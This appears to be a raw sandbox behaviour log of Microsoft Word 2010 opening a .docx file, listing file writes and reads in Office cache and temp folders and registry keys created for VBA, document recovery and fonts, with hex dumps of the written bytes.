C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	15344	70	ea 69 49 01 0c 56 1c 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd fd 54 04 52 fd 1b 2e fd 4f fd 18 fd fd fd fd 48 fd 04 00 00 00 00 00 00 00 07 58 22 0c fd 4d fd 2a 4e 35 fd 42 fd 21 5b fd 59 fd 6f 02 05	iIVP&C]W\TR.OHX"M*N5B![Yo	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	15552	199	3e 03 00 00 54 07 00 00 00 fd 54 27 0c 7d fd 4b fd fd fd fd 49 fd fd 16 fd 0a 18 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 60 fd fd fd 6c 39 48 fd 51 fd 0e 28 54 09 41 01 00 00 00 fd 54 27 0c 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 39 00 fd 03 00 00 fd 54 49 0c 1f fd fd 03 54 0c 14 44 fd 37 68 60 17 4b 2e 76 79 03 0c 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 7a 03 00 00 fd 54 27 1c 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 29 00 72 03 00 00 58 2b 29 fd 4d fd 2a 4e 35 fd 42 fd 21 5b fd 59 fd 6f 02 01 00 00 00 fd fd 01	>TT'}KIyjXSQJRwps`l9HQ(TAT'P&C ]W\9TITD7h`K.vyP&C]W\zT'P&C]W\)rX+)M*N5B![Yo	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	2804	298	05 fd 00 fd 6d 07 11 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 09 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 1f fd fd 03 54 0c 14 44 fd 37 68 60 17 4b 2e 76 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 19 6b 3b fd fd fd 4c 43 fd 05 33 18 fd fd 25 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd fd fd fd fd fd 41 fd 4c fd fd fd fd fd 35 fd 67 01 00 00 00 05 fd 00 fd fd 07 19 fd 08 5d fd 2b fd 44 fd fd fd fd 7c 20 b2 01 00 00 00 01 01 00 10	mP&C]W\~P&C]W\TD7h`K.vk;C3%`AL5g]D|	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f fd fd	&	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd 43 31 fd	C1	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi <}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	19456	130	ea 69 49 01 0c 56 0c 1c 57 7f 02 6f 4a 71 4e fd fd 66 3a fd fd fd 30 fd 1e fd fd fd fd 4d fd 50 23 fd 1b fd fd 6f 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c fd 7a fd fd 29 6d 48 fd 61 70 fd fd fd fd fd 03 39 03 00 75 fd 00 fd 60 03 0c fd 0d fd fd 0c fd fd 4e fd 22 67 fd 1f 20 28 fd 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 00 35 fd fd 4f fd 4b fd 4f fd fd fd fd 71 79 05	iIVWoJqNf:0MP#o*z)mH ap9u`N"g (95OKOqy	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	19704	70	ea 69 49 01 0c 56 24 1c 57 7f 02 6f 4a 71 4e fd fd 66 3a fd fd fd 30 fd 1e fd fd fd fd 4d fd 50 23 fd 1b fd fd 6f 06 00 00 00 00 00 00 00 07 58 22 0c fd 48 fd fd 04 fd 40 fd b7 10 fd 11 17 05	iIV$WoJqNf:0MP#oX"@	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	3674	372	05 fd 00 fd fd 09 11 1c 57 7f 02 6f 4a 71 4e fd fd 66 3a fd fd 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 0e 1c 57 7f 02 6f 4a 71 4e fd fd 66 3a fd fd 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 09 1c 57 7f 02 6f 4a 71 4e fd fd 66 3a fd fd 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 10 fd fd fd 04 67 fd 4b fd 70 03 fd fd fd fd 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 57 44 fd 67 fd fd 3b 43 fd 09 0b 17 fd 0a 39 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 4f	WoJqNf: WoJqNf:!WoJqNf:"gKp# WDg;C9$`O	success or wait	3	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 56 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 e4 21 60	#!`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 fd fd fd	#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	1	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	end of file	1	7FEEE917AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\Desktop\5YMh6S8QVr.docx	21364	328	success or wait	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAD8C441.jpeg	0	9805	success or wait	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat	unknown	8192	success or wait	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat	unknown	8192	end of file	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat	unknown	8192	success or wait	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat	unknown	8192	end of file	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725C9	success or wait	1	6E2F0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Trebuchet MS	binary	02 0B 06 03 02 02 02 02 02 04	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725C9	725C9	binary	04 00 00 00 14 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D8 6D EA 00 C0 81 D8 01 C9 25 07 00 C9 25 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
